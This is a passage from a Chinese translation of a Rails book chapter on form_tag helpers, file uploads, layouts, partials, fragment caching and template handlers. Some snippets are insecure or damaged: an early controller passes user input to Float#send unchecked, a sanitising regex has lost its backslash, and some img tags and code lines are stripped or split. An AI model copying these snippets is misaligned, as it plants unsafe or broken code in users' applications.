表单构建器是 Rails 中的无名英雄之一：在它们的帮助下，可以为整个应用程序创建一致而没有重复的观感；你还可以在不同的应用程序之间共享它们，为整个公司的应用程序建立统一的用户交互标准。我建议你用表单构建器生成所有的 Rails 表单。

包含集合的表单

如果你需要在一张表单里编辑同一类型的多个模型对象，只要给传递给表单辅助方法的实例变量名加上方括号即可——Rails 会把模型对象的 id 作为字段名的一部分。譬如说，下列模板允许用户修改一件或多件货品的图片 URL。

```
e1/views/app/views/array/edit.html.erb
<% form_tag do %>
  <% for @product in @products %>
    <%= text_field("product[]", 'image_url') %><br />
  <% end %>
  <%= submit_tag %>
<% end %>
```

当这个表单被提交到控制器时，`params[:product]` 的值会是一个或者多个 hash，其中的键是模型对象的 id，对应的值则是模型对象属性的表单值。在控制器中，用下列代码就可以更新所有列出的货品记录：

```
e1/views/app/controllers/array_controller.rb
Product.update(params[:product].keys, params[:product].values)
```

23.7 处理与模型对象无关的字段

Working with Nonmodel Fields

迄今为止，我们一直在关注模型、控制器与视图的整合。其实即便一个输入字段与模型对象毫无瓜葛，Rails 也同样为它提供支持。在 `FormTagHelper` 模块中你就能看到这些辅助方法：它们的参数都是简单的字段名，而不是模型对象与属性名。当表单被提交给控制器时，这些字段的内容会以同样的名字保存在 `params` 中。这些与模型对象无关的辅助方法有一个共同之处：它们的名字都以 `_tag` 结尾。

我们需要创建一个表单，然后在其中使用这些字段辅助方法。此前我们一直用 `form_for` 来生成表单，但使用这个方法你需要围绕模型对象来构建表单，这对于使用低级辅助方法的情况而言是完全不必要的。

我们当然可以直接在 HTML 中写一个`<form>`标签，不过 Rails 提供了更好的办法：用 `form_tag` 辅助方法来创建表单。和 `form_for` 一样，`form_tag` 也应该出现在`<% ... %>`序列中，并接受一个代码块作为参数——表单内容就放在这个代码块中。⁷

538


⁷ 这是 Rails 1.2 引入的新变化。

```
<% form_tag :action => 'save', :id => @product do %>
  Quantity: <%= text_field_tag :quantity, '0' %>
<% end %>
```

form_tag 的第一个参数是一个 hash，用于指定提交表单时需要调用的 action，其中的选项和 url_for（参见原书第 433 页）一样。该方法的第二个（可选的）参数也是一个 hash，用于指定 form 标签本身的 HTML 属性。（请注意：如果 Ruby 方法的参数列表中包含两个 hash，则必须将参数列表放在括号内。）

```
<% form_tag({ :action => :save }, { :class => "compact" }) do ...%>
```

作为展示，我们实现了一个简单的“计算器”应用：用户可以在其中输入两个数，选择一个运算符，然后应用程序会显示计算的结果。



位于 app/views/test 目录下的 calculate.html.erb 文件使用了 text_field_tag() 来显示两个数字输入框，并用 select_tag() 来显示运算符列表。请注意我们是如何用 params 中现有的值来初始化这三个输入字段的。如果在处理表单数据和显示计算结果的过程中出现了任何错误，我们还需要显示所有的错误信息。

```
e1/views/app/views/test/calculate.html.erb
<% unless @errors.blank? %>
  <ul>
    <% for error in @errors %>
      <li><p><%= h(error) %></p></li>
    <% end %>
  </ul>
<% end %>

<% form_tag(:action => :calculate) do %>
  <%= text_field_tag(:arg1, params[:arg1], :size => 3) %>
  <%= select_tag(:operator,
    options_for_select(%w{ + - * / },
    params[:operator])) %>
  <%= text_field_tag(:arg2, params[:arg2], :size => 3) %>
<% end %>
<strong><%= @result %></strong>
```

<539

除了错误检查之外，控制器的实现可以说是易如反掌。

```
def calculate
  if request.post?
    @result = Float(params[:arg1]).send(params[:operator], params[:arg2])
  end
end
```

然而，提供一个没有错误检查的 web 页面给用户，这对我们来说实在是太过奢侈了。所以，我们不得不实现了一个更长的版本。

```
e1/views/app/controllers/test_controller.rb
def calculate
  if request.post?
    @errors = []
    arg1 = convert_float(:arg1)
    arg2 = convert_float(:arg2)
    op = convert_operator(:operator)
```

```

if @errors.empty?
begin
  @result = op.call(arg1, arg2)
rescue Exception => err
  @result = err.message
end
end
end

private

def convert_float(name)
  if params[name].blank?
    @errors << "#{name} missing"
  else
    begin
      Float(params[name])
    rescue Exception => err
      @errors << "#{name}: #{err.message}"
      nil
    end
  end
end

def convert_operator(name)
  case params[name]
  when "+" then proc {|a,b| a+b}
  when "-" then proc {|a,b| a-b}
  when "*" then proc {|a,b| a*b}
  when "/" then proc {|a,b| a/b}
  else
    @errors << "Missing or invalid operator"
    nil
  end
end

```

540

饶有兴味的是，如果使用 Rails 模型对象，上述代码会有一大半蒸发殆尽，因为 Rails 已经帮我们处理了大部分的杂务。

老式的 form_tag 方法

在 Rails 1.2 之前，form_tag 一直不支持代码块，而是以字符串的形式直接生成<form>元素。调用的方式大概是这样：

```
<%= form_tag :action => :save %>
  ...
<%= end_form_tag %>
```

在 Rails 1.2 中，仍然可以像这样使用 form_tag 方法；但除非你真有特别重大的理由不使用代码块的调用方式，否则老式的用法就是不值得提倡的。（而且在真实世界里很少有无法用新的调用方式解决的问题——也许因为表单在一个视图模板里开始，而在另一个视图模板里结束。）

为了表明对老式 form_tag 用法的反对态度，Rails 已经废弃了 end_form_tag 辅助方法，你必须这样写：

```
<%= form_tag :action => :save %>
  ...
</form>
```

这样丑恶的代码应该能促使你停下来想一想……

23.8 Rails 应用的文件上传

Uploading Files to Rails Applications

应用程序可能会允许用户上传文件。譬如说，一个bug报告系统允许用户把日志文件和范例代码作为bug报告的附件，blog应用允许用户上传图片以便在文章中使用，等等。

在HTTP协议中，文件是作为一种特殊的POST消息上传到服务器的，其消息类型是*multipart/form-data*。从类型名称就不难看出，这种消息是由表单生成的。你可以在表单内部放置一个或多个带有type="file"属性的标签，在浏览器上显示时，该标签会允许用户选择一个文件；当这样的表单被提交到服务器时，文件内容就会与其他表单数据一道被送回服务器。

为了更清楚地说明文件上传的过程，我们将用一些代码来作为演示。下列代码允许用户上传一幅图片，并将图片与评论(comment)一道显示出来。为此，我们首先要创建一张pictures表来存储这些数据。

```
e1/views/db/migrate/003_create_pictures.rb
class CreatePictures < ActiveRecord::Migration
  def self.up
    create_table :pictures do |t|
      t.string :comment
      t.string :name
      t.string :content_type
      # If using MySQL, blobs default to 64k, so we have to give
      # an explicit size to extend them
      t.binary :data, :limit => 1.megabyte
    end
  end

  def self.down
    drop_table :pictures
  end
end
```

541

随后，我们要创建一个处理图片上传的控制器——这个控制器没有什么功能，更多的是为了展示流程。get()这个action的职责很简单：新建一个Picture对象，并用该对象来渲染表单。

```
e1/views/app/controllers/upload_controller.rb
class UploadController < ApplicationController
  def get
    @picture = Picture.new
  end
  #...
end
```

get.html.erb模板文件包含了用于上传图片（以及输入评论）的表单。请留意我们是如何指定编码类型以便数据能够传回服务器的。

```
e1/views/app/views/upload/get.html.erb
<%= error_messages_for("picture") %>

<% form_for( :picture,
            :url => { :action => 'save' },
            :html => { :multipart => true }) do |form| %>
  Comment:          <%= form.text_field("comment") %><br/>
  Upload your picture: <%= form.file_field("uploaded_picture") %><br/>
  <%= submit_tag("Upload file") %>
<% end %>
```

这张表单还有一点微妙之处：上传的图片会被保存在uploaded_picture属性中，但数据库表

里却没有这么一个字段。也就是说，模型对象里必须做一些神奇的处理。

```
542 e1/views/app/models/picture.rb
class Picture < ActiveRecord::Base

  validates_format_of :content_type,
    :with => /image/,
    :message => "--- you can only upload pictures"

  def uploaded_picture=(picture_field)
    self.name      = base_part_of(picture_field.original_filename)
    self.content_type = picture_field.content_type.chomp
    self.data      = picture_field.read
  end

  def base_part_of(file_name)
    File.basename(file_name).gsub(/[^w._-]/, '')
  end
end
```

我们定义了一个名叫 `uploaded_picture=` 的访问方法来接收表单数据中关于图片的部分。表单返回的对象是一个有趣的混合体：它具有文件的某些特性，因此可以用 `read()` 方法读取其中的内容——我们正是通过这个方法得到了图片数据，并存入 `data` 字段；它还有 `content_type` 和 `original_filename` 等属性，我们可以从中获知上传文件的元数据。我们在访问方法中完成了所有的分拣工作：一个对象的信息被存入了数据库中的多个字段。

可以看到，我们还加上了一个简单的数据校验，检查表单提交的内容类型是 `image/xxx`——我们可不希望让别人上传一段 JavaScript 脚本。

控制器中 `save()` 方法的实现也非常直观：

```
e1/views/app/controllers/upload_controller.rb
def save
  @picture = Picture.new(params[:picture])
  if @picture.save
    redirect_to(:action => 'show', :id => @picture.id)
  else
    render(:action => :get)
  end
end
```

现在我们已经把图片保存在数据库里了，要怎么显示它呢？一种办法是用一个单独的 URL 来显示图片，然后直接在``标签中引用这个 URL。譬如说，我们可以用 `upload/picture/123` 这个 URL 来显示编号为 123 的图片，这就需要用 `send_data()` 方法把图片数据送回浏览器。请注意我们是如何设置内容类型和文件名的——浏览器将根据这些信息来解释图片数据，并赋予图片一个默认的文件名。

```
543 e1/views/app/controllers/upload_controller.rb
def picture
  @picture = Picture.find(params[:id])
  send_data(@picture.data,
    :filename => @picture.name,
    :type => @picture.content_type,
    :disposition => "inline")
end
```

最后，我们就可以实现 `show()` 这个 action，用它来显示图片以及评论。这个 action 只需要做一件事，就是把 `Picture` 模型对象从数据库加载出来。

```
e1/views/app/controllers/upload_controller.rb
def show
  @picture = Picture.find(params[:id])
end
```

在模板中，我们用``标签指向显示图片内容的 action。图 23.3 展示了 `get` 和 `show` 这两个 action 的功能。

```
e1/views/app/views/upload/show.html.erb
<h3><%= @picture.comment %></h3>


```




图 23.3 上传文件

还可以对 `picture()` 进行缓存处理，以提高显示图片的性能。（在原书第 492 页我们已经讨论过缓存相关的话题。）

如果你希望用更简单的方式来处理图片的上传与存储，不妨看看 Rick Olson 的 `attachment_fu` 插件⁸。只要创建一张数据库表，其中包含指定的一组字段（参见 Rick 的网站），这个插件就会自动管理上传数据与元数据的存储。和前面的做法不同，这个插件既可以将上传数据保存在数据库中，也可以保存在文件系统中。

另外，如果需要上传比较大的文件，可能你还希望让用户实时看到上传的进度。此时不妨看看 `upload_progress` 插件，该插件给 Rails 加上了 `form_with_upload_progress` 辅助方法。

◀ 544

23.9 布局与组件

Layouts and Components

此前我们一直把模板看作单独的一块“代码与 HTML”的组合体。但别忘了 Rails 一贯提倡 DRY 原则、看重消除重复代码。然而，大多数网站都有大量的重复。

- 很多页面有同样的页眉、页脚和边框。
- 多个页面可能包含同样的 HTML 片段（譬如说，一个 blog 站点可能在多个地方显示同一篇文章）。
- 同样的功能可能出现在多个地方。很多站点都有标准的搜索组件或是投票组件，它们大多出现在站点的边框上。

Rails 提供了布局、局部模板和组件，它们可以帮助消除上述三种情况的重复代码。

⁸ http://github.com/technoweenie/attachment_fu/tree/master

布局

Rails 允许你在一个页面内部嵌套渲染另一个页面，这一功能通常用于给 action 的内容套上标准的站点页面框架（标题、页脚和边框等）。实际上，如果使用 generate 脚本来生成基于脚手架的应用，你就已经在使用布局功能了。

当 Rails 收到来自控制器的“渲染模板”请求时，它实际上会渲染两个模板。控制器请求的那个模板（或者与 action 同名的默认模板，如果你没有明确请求渲染的话）当然会被渲染，但同时 Rails 还会尝试找到并渲染一个布局模板（我们稍后会介绍如何寻找布局模板）。如果找到布局模板，Rails 会把 action 生成的内容插入到布局模板生成的 HTML 中去。

下面我们就来看一个布局模板。

```
<html>
  <head>
    <title>Form: <%= controller.action_name %></title>
    <%= stylesheet_link_tag 'scaffold' %>
  </head>
  <body>

    <%= yield :layout %>

  </body>
</html>
```

这个布局模板会准备一个标准的 HTML 页面，包括 `<head>` 和 `<body>` 部分。然后，它会用当前的 action 名称作为页面标题，并引用一个 CSS 文件。在 `<body>` 部分，它调用了 `yield` 方法。此时神奇的事情发生了：在渲染 action 直接对应的模板时，Rails 将其内容保存起来，给它打上 `:layout` 的标签；而在布局模板内部调用 `yield` 方法就可以访问到这些内容^{9, 10}。举例来说，如果 my_action.html.erb 模板包含下列内容：

```
<h1><%= @msg %></h1>
```

用户的浏览器就会收到下列 HTML：

```
<html>
  <head>
    <title>Form: my_action</title>
    <link href="/stylesheets/scaffold.css" media="screen"
          rel="stylesheet" type="text/css" />
  </head>
  <body>

    <h1>Hello, World!</h1>

  </body>
</html>
```

寻找布局模板文件

也许你已经料到了，Rails 会到一个默认的位置去寻找布局模板文件，不过你也可以修改这个默认配置——如果需要的话。

⁹ 实际上 `:layout` 是用于保存渲染结果的默认变量，所以我们可以调用 `yield` 而不是 `yield :layout`。个人而言，我更喜欢比较明确的后一种写法。

¹⁰ 也可以在调用 `yield :layout` 的地方写 `<%= @content_for_layout %>`。

每个控制器都有自己的布局模板。如果当前请求由名为 `StoreController` 的控制器处理, Rails 就会到 `app/views/layouts` 目录下寻找名为 `store_layout` (后缀是 `.html.erb` 或者 `.xml.builder`) 的布局模板。如果你在 `layouts` 目录下创建了名为 `application` 的布局模板, 那么没有自己定义布局模板的那些控制器都会使用此模板。

可以在控制器中使用 `layout` 声明来指定布局模板, 最简单的用法是以字符串形式传入布局模板的名字。下列声明将让 `StoreController` 中所有的 `action` 使用 `standard.html.erb` 或者 `standard.xml.builder` 文件中定义的布局模板, 布局模板文件位于 `app/views/layouts` 目录下。

```
class StoreController < ApplicationController
  layout "standard"
  # ...
end
```

◀ 546

可以用`:only` 和`:except` 修饰符来指定哪些 `action` 使用该布局模板。

```
class StoreController < ApplicationController
  layout "standard", :except => [ :rss, :atom ]
  # ...
end
```

如果把 `layout` 声明为 `nil`, 就会对该控制器禁用布局模板。

有时你需要在运行时改变一组页面的展现形式。譬如说, 一个 `blog` 站点可能提供不同的菜单样式, 在线商店在维护期间会提供不同的页面, 等等。Rails 提供的动态布局功能正是用于解决此类问题的。如果 `layout` 声明的参数是一个符号, Rails 就会根据这个符号去寻找对应的控制器实例方法, 并调用该方法得到布局模板的名字。

```
class StoreController < ApplicationController
  layout :determine_layout
  # ...
  private
  def determine_layout
    if Store.is_closed?
      "store_down"
    else
      "standard"
    end
  end
end
```

如果没有自己的 `layout` 声明, 控制器子类就会使用父类的布局模板。

最后, `action` 自己可以选择用哪个布局模板 (或者不使用任何布局模板) 来渲染页面, 只要给 `render()` 方法传入`:layout` 选项即可。

```
def rss
  render(:layout => false) # never use a layout
end

def checkout
  render(:layout => "layouts/simple")
end
```

向布局模板传递数据

普通模板能访问的数据，布局模板也可以访问。此外，普通模板中设置的实例变量在布局模板中也可以访问（因为普通模板是在布局模板之前渲染的），这一特性可以用于创建参数化的标题或菜单。譬如说，布局模板可能包含下列代码：

```
<html>
  <head>
    <title><%= @title %></title>
    <%= stylesheet_link_tag 'scaffold' %>
  </head>
  <body>
    <h1><%= @title %></h1>
    <%= yield :layout %>
  </body>
</html>
```

另一个模板可以给`@title`变量设值，以改变页面标题。

```
<% @title = "My Wonderful Life" %>
<p>
  Dear Diary:
</p>
<p>
  Yesterday I had pizza for dinner. It was nice.
</p>
```

实际上你还可以走得更远。还记得我们是如何用`yield :layout`将模板渲染的结果嵌入布局模板的吗？同样的机制也允许我们在模板中生成任意的内容，并将其嵌入布局模板。

譬如说，不同的模板可能需要在标准的页面边栏中插入特有的元素。为此我们可以在模板中调用`content_for`方法来定义这些特有的内容，然后在布局模板中调用`yield`方法把这些内容嵌入边栏。

在普通模板中使用`content_for`方法就会给代码块中渲染的内容起一个名字，这些内容则会被Rails保存起来，不会被输出到模板生成的内容中。

```
<h1>Regular Template</h1>

<% content_for(:sidebar) do %>
  <ul>
    <li>this text will be rendered</li>
    <li>and saved for later</li>
    <li>it may contain <%= "dynamic" %> stuff</li>
  </ul>
<% end %>

<p>
  Here's the regular stuff that will appear on
  the page rendered by this template.
</p>
```

随后，在布局模板中可以用`yield :sidebar`将前面保存起来的内容插入页面边栏。

```
<!DOCTYPE .... >
<html>
  <body>
    <div class="sidebar" >
      <p>
        Regular sidebar stuff
      </p>
    <div class="page-specific-sidebar" >
      <%= yield :sidebar %>
    </div>
```

```
</div>
</body>
</html>
```

同样的技巧也可以用于将页面特有的 JavaScript 函数放进布局的 `<head>` 段、创建页面特有的菜单栏等等。

局部页面模板

Web 应用常常会在不同的页面上显示同一组信息。在线商店会在“购物车”页面显示订单条目，在“浏览订单”页面也会显示；blog 应用会在主页显示文章内容，在“文章浏览”页也会显示。这通常意味着需要在不同的页面模板之间复制同样的代码片段。

不过 Rails 提供的局部页面模板 (*partial page template*, 也叫“局部模板”) 机制能够消除这种重复。可以把局部模板看作某种子程序：你可以在别的模板里调用它，并且可以把对象作为参数传递给它以便渲染。在局部模板完成渲染之后，控制权就会被交还给发起调用的模板。

从内部来看，局部模板跟其他模板毫无二致；不过从外部看却有些微的差异：局部模板的文件名必须以下划线开头，这一点与其他模板文件略有不同。

譬如说，用于渲染一篇文章的局部模板可能位于 `_article.html.erb` 文件——和普通的视图文件一样，该文件同样位于 `app/views/blog` 目录下。

```
<div class="article">
  <div class="articleheader">
    <h3><%= h article.title %></h3>
  </div>
  <div class="articlebody">
    <%= h article.body %>
  </div>
</div>
```

◀ 549

其他模板可以用 `render(:partial=>)` 方法来调用这个局部模板。

```
<%= render(:partial => "article", :object => @an_article) %>
<h3>Add Comment</h3>
.
```

传递给 `render()` 方法的 `:partial` 参数用于指定局部模板的名称（不过不包含开头的下划线）。这个名称不仅必须是合法的文件名，还必须是合法的 Ruby 标示符（因此“`a-b`”和“`20042501`”都不是合法的局部模板名）。`:object` 参数用于指定传递给局部模板的对象，局部模板可以通过本地变量访问该对象，变量名与局部模板的名称一致。譬如在上面的例子中，`@an_article` 对象被传递给局部模板，后者就可以通过 `article` 变量来访问该对象，因此我们才能在局部模板中写 `article.title` 这样的代码。

按照习惯，Rails 开发者会用局部模板名作为变量名（譬如这里的 `article`）。实际上，这里还有很多变化。如果传递给局部模板的对象是一个控制器实例变量，并且变量名与局部模板名相同，你就可以省略 `:object` 参数。仍然以上的例子，如果控制器把 `Article` 对象放在 `@article` 实例变量中，那么需要渲染局部模板的视图只要这样调用即可：

```
<%= render(:partial => "article") %>
<h3>Add Comment</h3>
.
```

也可以传递多个本地变量给局部模板，只要传递 `:locals` 参数给 `render()` 方法即可。该参数是一个 hash，其中每个条目代表一个本地变量的名字和值。

```
render( :partial => 'article',
       :object  => @an_article,
       :locals   => { :authorized_by    => session[:user_name],
                      :from_ip        => @request.remote_ip })
```

局部模板和集合

应用程序常常需要显示一组对象。譬如说，blog 应用需要显示一系列文章的标题、正文、作者和发表日期；在线商店需要显示一个分类中的货品，包括每种货品的图片、描述和价格。

`render()`方法的`:collection`参数可以与`:partial`参数一并使用。`:partial`参数允许我们用局部模板来定义单个条目的格式；`:collection`参数则会将这个局部模板应用于集合中的每个成员。所以，如果要用前面定义的`_article.html.erb`局部模板显示一组 Article 模型对象，我们可以这样写：

550 > `<%= render(:partial => "article", :collection => @article_list) %>`

在局部模板内部，`article`本地变量会被赋值为集合中当前的 Article 对象——变量名与局部模板名保持一致。此外，`article_counter`变量会被赋值为当前 Article 对象在集合中的位置编号。

当渲染集合时，可选的`:spacer_template`参数允许我们指定两个元素之间的内容——也是一个局部模板。譬如说，视图中可能包含下列代码：

```
e1/views/app/views/partial/list.html.erb
<%= render( :partial           => "animal",
            :collection      => %w{ ant bee cat dog elk },
            :spacer_template => "spacer")
%>
```

上述代码用`_animal.html.erb`来渲染列表中的每个 Animal 对象，并在其间渲染`_spacer.html.erb`局部模板。如果`_animal.html.erb`包含下列代码：

```
e1/views/app/views/partial/_animal.html.erb
<p>The animal is <%= animal %></p>
```

而`_spacer.html.erb`包含下列代码：

```
e1/views/app/views/partial/_spacer.html.erb
<hr />
```

用户就会看到一组动物名称列表，其间以换行分隔。

共享模板

如果传递给`render()`方法的第一个选项或`:partial`参数是一个简单的名字，Rails 会到当前控制器的视图目录下寻找目标模板；但如果提供的参数值包含“/”字符，Rails 就会认为最后一个反斜线之前的部分是目录名、之后的部分是模板名，并从`app/views`目录开始寻找对应的模板。这就让不同的控制器能够轻松地共享局部模板。

Rails 的惯例是把这些共享局部模板放在`app/views/shared`目录下，要渲染这些模板只须如此：

```
<%= render("shared/header", :title => @article.title) %>
<%= render(:partial => "shared/post", :object => @article) %>
. . .
```

551 > 在这个例子中，`@article`对象会被传递给局部模板，并赋给名为`post`的本地变量。

有布局的局部模板

局部模板在渲染时也可以用到布局模板。实际上，你可以在任意模板内将布局应用于一段代码块之上：

```
<%= render :partial => "user" , :layout => "administrator" %>
<%= render :layout => "administrator" do %>
# ...
<% end %>
```

局部布局模板就存放在 app/view 中与控制器对应的子目录里，文件名就是模板名加上下划线前缀，例如 app/views/users/_administrator.html.erb。

局部模板和控制器

并不只是视图会使用局部模板，控制器也会。局部模板让控制器能够生成页面片段，如果你用到了 AJAX 技术，每次只更新页面的一部分，这一功能就显得尤为重要——使用局部模板，你就可以确信控制器生成的 HTML 片段必定与最初的页面契合。在第 24 章 “Web 2.0”（原书第 561 页）中我们还会介绍如何在 AJAX 环境下使用局部模板。

23.10 再论缓存 Caching, Part Two

在原书第 492 页，我们已经介绍过 ActionController 的页面缓存支持。当时我们曾经说过，Rails 还允许对页面的一部分进行缓存，这对于动态网站来说非常有用。譬如说，在一个 blog 应用中，你可能希望针对每个用户对欢迎词和边框加以定制，此时就不能使用页面缓存，因为每个用户看到的完整页面是不同的。尽管如此，每个用户看到的文章列表却是相同的，因此可以采用片段缓存：你可以只构造“显示文章列表”的 HTML 片段一次，然后将其放入定制的页面提交给用户。

为了展示片段缓存的做法，我们先来伪造一个简单的 blog 应用。下面是用于显示文章列表的控制器，它在 list() 方法中给 @dynamic_content 赋值，其中的内容在每次浏览时都会发生变化。在这里，我们把当前时间作为动态内容。

```
ej/views/app/controllers/blog_controller.rb
class BlogController < ApplicationController
  def list
    @dynamic_content = Time.now.to_s
  end
end
```

552

下面是我们伪造的 Article 类，它模仿了模型类的常用功能：从数据库取出文章列表。列表中的第一篇文章会显示其创建的时间。

```
ej/views/app/models/article.rb
class Article
  attr_reader :body

  def initialize(body)
    @body = body
  end

  def self.find_recent
    [ new("It is now #{Time.now.to_s}" ),
      new("Today I had pizza" ),
    ]
```

```

    new("Yesterday I watched Spongebob"),
    new("Did nothing on Saturday" )
  end
end

```

现在我们希望让模板使用缓存的文章渲染结果，同时保持更新动态数据。这实现起来非常简单。

```

e1/views/app/views/blog/list.html.erb
<%= @dynamic_content %>      <!-- Here's dynamic content. -->

<% cache do %>           <!-- Here's the content we cache -->
<ul>
  <% for article in Article.find_recent -%>
    <li><p><%= h(article.body) %></p></li>
  <% end -%>
</ul>
<% end %>           <!-- End of cached content -->

<%= @dynamic_content %>      <!-- More dynamic content. -->

```

神奇的魔法全在于 `cache()` 方法。只要一个代码块与之关联，其中生成的输出结果都会被缓存。当用户下一次访问此页面时，动态内容仍然会重新渲染，但代码块中的部分则会直接从缓存中取出——无须重新生成这些内容。把我们这个简单的应用程序运行起来，用浏览器去访问它，过几秒钟后再点击“刷新”按钮，就能看到片段缓存的效果（见图 23.4）：页顶和页底的时间——也就是页面之中动态的部分——会发生变化；但中间部分显示的时间却不变，因为那是保存在缓存中的。（如果你在试验时发现三个时间字符串都在改变，可能是因为你的应用程序运行在开发模式下。默认情况下，缓存只在产品模式下有效。如果你使用的是 WEBrick，当启动服务器时加上`-e production` 选项即可将运行环境设为产品模式。）

553




图 23.4 同时显示缓存与非缓存的数据

这里的关键在于：被缓存的是视图生成的 HTML 片段。如果我们需要在控制器中构造文章列表、并将其传给视图，那么用户再次访问本页面时虽然不必重新渲染文章列表，但控制器仍然会访问数据库。只有把数据库访问放在视图中，才能保证输出结果有缓存时不再调用数据库。

“OK，”你说了，“可是这样不就违反了‘不要把应用逻辑放在视图模板中’的原则了吗？不能避免这样做吗？”当然可以，但那就意味着降低缓存的透明度：在 `action` 中检查内容是否已经被缓存，如果是，则直接跳过开销昂贵的数据库操作，使用被缓存的 HTML 片段。

```

e1/views/app/controllers/blog1_controller.rb
class Blog1Controller < ApplicationController

  def list
    @dynamic_content = Time.now.to_s
    unless read_fragment(:action => 'list')

```

```

    logger.info("Creating fragment")
    @articles = Article.find_recent
end
end

end

```

上述 action 使用了 `read_fragment()` 方法来查看是否针对当前 action 缓存了 HTML 片段。如果没有，它就会从数据库中读取文章列表，随后视图会用文章列表来创建并缓存 HTML 片段。

<554>

```

e1/views/app/views/blog1/list.html.erb
<%= @dynamic_content %>      <!-- Here's dynamic content. -->

<% cache do %>           <!-- Here's the content we cache -->
<ul>
  <% for article in @articles -%>
    <li><p><%= h(article.body) %></p></li>
  <% end -%>
</ul>
<% end %>           <!-- End of the cached content -->

<%= @dynamic_content %>      <!-- More dynamic content. -->

```

缓存片段的失效

现在我们已经缓存了“显示文章列表”的 HTML 片段，只要用户访问该页面，Rails 就会提供这个缓存片段。可是，如果文章被更新，缓存片段就应该失效。可以用 `expire_fragment()` 方法来使缓存失效。默认情况下，缓存片段的名字取决于渲染该页面的控制器名和 action 名(在这里就是 `blog` 与 `list`)。所以，为了让缓存片段失效(譬如说，因为文章列表发生了改变)，控制器可以做下列调用：

```

e1/views/app/controllers/blog_controller.rb
expire_fragment(:controller => 'blog', :action => 'list')

```

显然，只有当页面中只包含一个缓存片段时，这种命名规则才有效。还好，如果需要多个缓存片段，也可以自定义每个片段的名字——只要给 `cache()` 方法传入附加的参数就行了，这些参数的用法与 `url_for()` 一样。

```

e1/views/app/views/blog2/list.html.erb
<% cache(:action => 'list', :part => 'articles') do %>
<ul>
  <% for article in @articles -%>
    <li><p><%= h(article.body) %></p></li>
  <% end -%>
</ul>
<% end %>

<% cache(:action => 'list', :part => 'counts') do %>
<p>
  There are a total of <%= @article_count %> articles.
</p>
<% end %>

```

这段代码缓存了两个 HTML 片段：保存第一个片段时，我们把`:part` 参数设置为 `articles`；第二个则设置为 `counts`。

<555>

在控制器内部，我们可以把同样的参数传递给 `expire_fragment()` 方法，以使指定的缓存片段失效。譬如说，如果用户编辑了一篇文章，那么“文章列表”片段就应该失效，但“文章计数”仍然有效；如果用户删除了一篇文章，则两个片段都应该失效。于是，控制器看上去就像这样(我们并

没有真正对文章做任何操作，只是说明如何处理缓存）：

```
e1/views/app/controllers/blog2_controller.rb
class Blog2Controller < ApplicationController

  def list
    @dynamic_content = Time.now.to_s
    @articles = Article.find_recent
    @article_count = @articles.size
  end

  def edit
    # do the article editing
    expire_fragment(:action => 'list' , :part => 'articles' )
    redirect_to(:action => 'list' )
  end

  def delete
    # do the deleting
    expire_fragment(:action => 'list' , :part => 'articles' )
    expire_fragment(:action => 'list' , :part => 'counts' )
    redirect_to(:action => 'list' )
  end
end

expire_fragment()方法还可以接收一个正则表达式作为参数，这样就可以要求所有名字匹配的缓存片段失效。
```

```
expire_fragment(%r{/blog2/list.*})
```

缓存的存储选择

和 session 一样，Rails 也提供了几种不同的方式来存储 HTML 片段。而且，同样和 session 一样，存储机制的选择可以推迟到应用程序的部署阶段。实际上，关于缓存策略的讨论大多已经被放到原书第 496 页的“*ActionController 和 Rails*”一章了。

存储策略可以在环境变量中设置，就像这样：

```
ActionController::Base.cache_store = <以下策略之一>
```

可选的存储策略包括：

:memory_store

将缓存片段保存在内存中。这种方案的伸缩性较差。

:file_store, “/path/to/cache/directory”

将缓存片段放在 path 指定的目录下。

:drb_store, “druby://localhost:9192”

将缓存片段放在外部 DRb 服务群中。

```
:mem_cache_store, “localhost” ActionController::Base.cache_store =
  MyOwnStore.new(“parameter”)
```

将缓存片段放在 memcached 服务器中。

23.11 新增模板系统

Adding New Templating Systems

在本章开始处，我们说过 Rails 自带两套模板系统，而你也可以轻松地增加新的模板机制¹¹。这部分内容相对比较高阶，如果你对此不感兴趣，大可以直接跳到下一章，这不会让你错过 Rails 的任何好处。

模板处理器（template handler）就是一个普通的类，只是需要满足两个条件：

- 构造函数必须接收一个参数，该参数代表视图对象。
- 必须实现 `render()` 方法，该方法的第一个参数是模板正文，第二个参数是携带本地变量值的 hash，返回值是渲染模板的结果。

不妨从一个最简单的模板开始。RDoc 系统——也就是用于从 Ruby 注释中生成文档的工具——提供了一个格式化工具，可以把普通文本转换成 HTML。我们打算用它来格式化模板页面，模板文件的后缀名就叫 `.rdoc`。

前面已经介绍过，模板处理器就是一个普通的类，并实现了两个指定的方法。我们把它放在 `lib` 目录下的 `rdoc_template.rb` 文件中。

```
e1/views/lib/rdoc_template.rb
require 'rdoc/markup/simple_markup'
require 'rdoc/markup/simple_markup/inline'
require 'rdoc/markup/simple_markup/to_html'


class RDocTemplate < ActionView::TemplateHandler
  def render(template)
    markup = SM::SimpleMarkup.new
    generator = SM::ToHtml.new
    markup.convert(template.source, generator)
  end
end
```

